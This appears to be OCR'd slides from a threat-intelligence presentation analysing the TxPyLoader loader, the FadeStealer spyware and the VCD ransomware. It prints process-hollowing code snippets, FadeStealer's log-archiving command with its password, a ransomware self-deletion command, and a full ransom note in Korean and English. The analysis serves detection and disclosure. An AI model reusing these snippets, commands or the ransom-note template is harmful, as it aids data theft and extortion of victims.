
TxPyLoader

Decode Payloads

1. Read data and decode with Base64
2. cursor = first byte value + 1
3. XOR key length = payload[cursor]
4. cursor = cursor + 1
5. encoded payload
   = payload[cursor : cursor + key_len]



TxPyLoader



TxPyLoader

```cpp
if ((status = NtMapViewOfSection(hSection, hProcess, &sectionBaseAddress, NULL, NULL, NULL, &viewSize, ViewShare, NULL, PAGE_READONLY)) != STATUS_SUCCESS)
{
    if (status == STATUS_IMAGE_NOT_AT_BASE) {
        std::cerr << "[WARNING] Image could not be mapped at its original base! If the payload has no relocations, it won't work!\n";
    }
    else {
        std::cerr << "[ERROR] NtMapViewOfSection failed, status: " << std::hex << status << std::endl;
        return NULL;
    }
}
std::cout << "Mapped Base:\t" << std::hex << (ULONG_PTR)sectionBaseAddress << "\n";
return sectionBaseAddress;
```

PoC of Transacted Hollowing

```python
if dpT68 == aaF1taVVdQ:
    print("[WARNING] Image could not be mapped at its original base! If the payload has no relocations,it won't work!")
    return
if dpT68 != 0:
    print(f"NtMapViewOfSection() failed. Error: {dpT68}")
    return
print(f"Mapped Base: {hex(eb4Sl86r.value)}")
return eb4Sl86r
```

Python-ported Version


FadeStealer

- First seen in Mar 2023
- Malware Type: Stealer
- Base Language: C/C++
- Timestamp: 2025-07-10 07:53:11 (UTC)

Type	Path
Keystroke	%Temp%/VSTelems_Fade/NgenPdbk
Screenshot	%Temp%/VSTelems_Fade/NgenPdbc
Microphone Recording	%Temp%/VSTelems_Fade/NgenPdbm
Portable Device	%Temp%/VSTelems_FadeIn
Removable Disk	%Temp%/VSTelems_FadeOut

Commands to compress log path to RAR file


c:₩₩windows₩₩system32₩₩cmd.exe /c ""%Temp%₩rar.exe" a -r -ep1 -m0 -y -**pNaeMhq[d]q** -v1g "%Temp%₩watch_{yyyy_mm_dd-hh_mm_ss}.rar" "%Temp%₩₩VSTelems_Fade₩₩*.*"



VCD Ransomware

VCD Ransomware is ransomware that changes extension of the target files into *.vcd

- First seen in Jul 2025
- Malware Type: Ransomware
- Source: C/C++
- Timestamp: 2025-07-25 11:13:19 (UTC)



VCD Ransomware

Mutex

Create Mutex

Mutex: Mutex

Explore

Traversal Target Files & Drop RansomNote

Filename	Email
00_FILE-RECOVER-GUIDE.txt 00_파일-복구-가이드.txt	creativeidea2024[@]proton.me

Encrypt

File Encrypt

AES-256-CBC for File encryption
RSA for Key encryption

Delete

Self-Deletion

cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q {filename}

Name of Ransom Note


- KR Version: 00_파일-복구-가이드.txt
- EN Version: 00_FILE_RECOVER-GUIDE.txt

Email Address used in Ransom Note

- creativeidea2024@proton.me

VCD Ransomware

- **Traversal Target Files & Drop Ransom Note**


00_파일-복구-가이드.txt - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말

---------- 안녕하세요 ----------

일부 FAQ:

Q: 무슨 일이 일어났나요?
A: 모든 파일은 가장 강력한 키로 암호화되었으며 VCD 확장자를 갖습니다. (파일 구조는 손상되지 않았습니다.)

Q: 파일을 복구하는 방법은 무엇입니까?
A: 파일의 암호를 해독하려면 돈을 지불해야 합니다. 이것이 유일한 방법입니다. 주의: 암호화된(VCD 확장자) 파일을 수정하지 마십시오. 수정하면 복구가 더 어려워지거나 비활성화될 수도 있습니다.

Q: 어떻게 당신을 믿을 수 있나요?
A: 파일 복구 능력을 확인하려면 2~3개의 파일을 보내주시면 해당 파일의 암호를 해독하여 무료로 다시 보내드립니다! 이것이 우리의 보증입니다.

Q: 당신에게 연락하는 방법?
A: 나에게 이메일을 이용하여 채팅할 수 있습니다.
내 이메일 주소: creativeidea2024@proton.me

Q: 결제 후 복호화 과정은 어떻게 진행되나요?
A: 결제 후, 우리는 귀하에게 암호 해독 프로그램을 보내드리며, 이 프로그램으로 귀하의 모든 파일이 해독됩니다!

Q. 언제까지 기다리실 건가요?
A: 3일 후에는 가격이 두 배로 인상됩니다.

---------- 감사합니다 ----------

00_파일-복구-가이드.txt

VCD Ransomware

- **Traversal Target Files & Drop Ransom Note**

---------- Greetings ----------

Some FAQ:

Q: What's happened?
A: All your files have been encrypted with strongest key and now have "VCD" extension. (The file structure was not damaged.)

Q: How to recover files?
A: If you wish to decrypt your files you need to pay money. This is the only way. Attention: Do not to modify encrypted (VCD extension) files, it makes harder or even disable to recover.

Q: How can i believe you?
A: It's just a business. If we do not care our liabilities, nobody will cooperate with us.
To check the ability of recovering files, you can send to us any 2 or 3 files, we will decrypt them and send back to you for FREE! This is our guarantee.

Q: How to contact you?
A: You can write email to me for chatting.
My Email Address: creativeidea2024@proton.me

creativeidea2024@proton.me

Q: How will the decryption process proceed after payment.
A: After payment, we will send to you our decryption program and THIS WILL DECRYPT ALL YOUR FILES!


Q: How long will you wait?
A: Three days, after that the price will be DOUBLED.

---------- Thank you ----------

00_FILE_RECOVER-GUIDE.txt

VCD Ransomware

- Skips files larger than 200MB
- Encrypts with AES-256-CBC
  - key and IV from protected with RSA
  - Pattern: encrypt 512KB, skip 64KB
- Stores padding and original file size at the end
- Renames encrypted files with ".VCD" extension



Encrypted Section (Default: 0x80000)

Plain Section (Default: 0x10000)

RSA Encrypted AES KEY (0x200)

RSA Encrypted AES IV (0x200)

List of PADDING ((Default 0x10)

Size of Original File (0x8)

Infrastructure Investigation

Responsible Disclosure

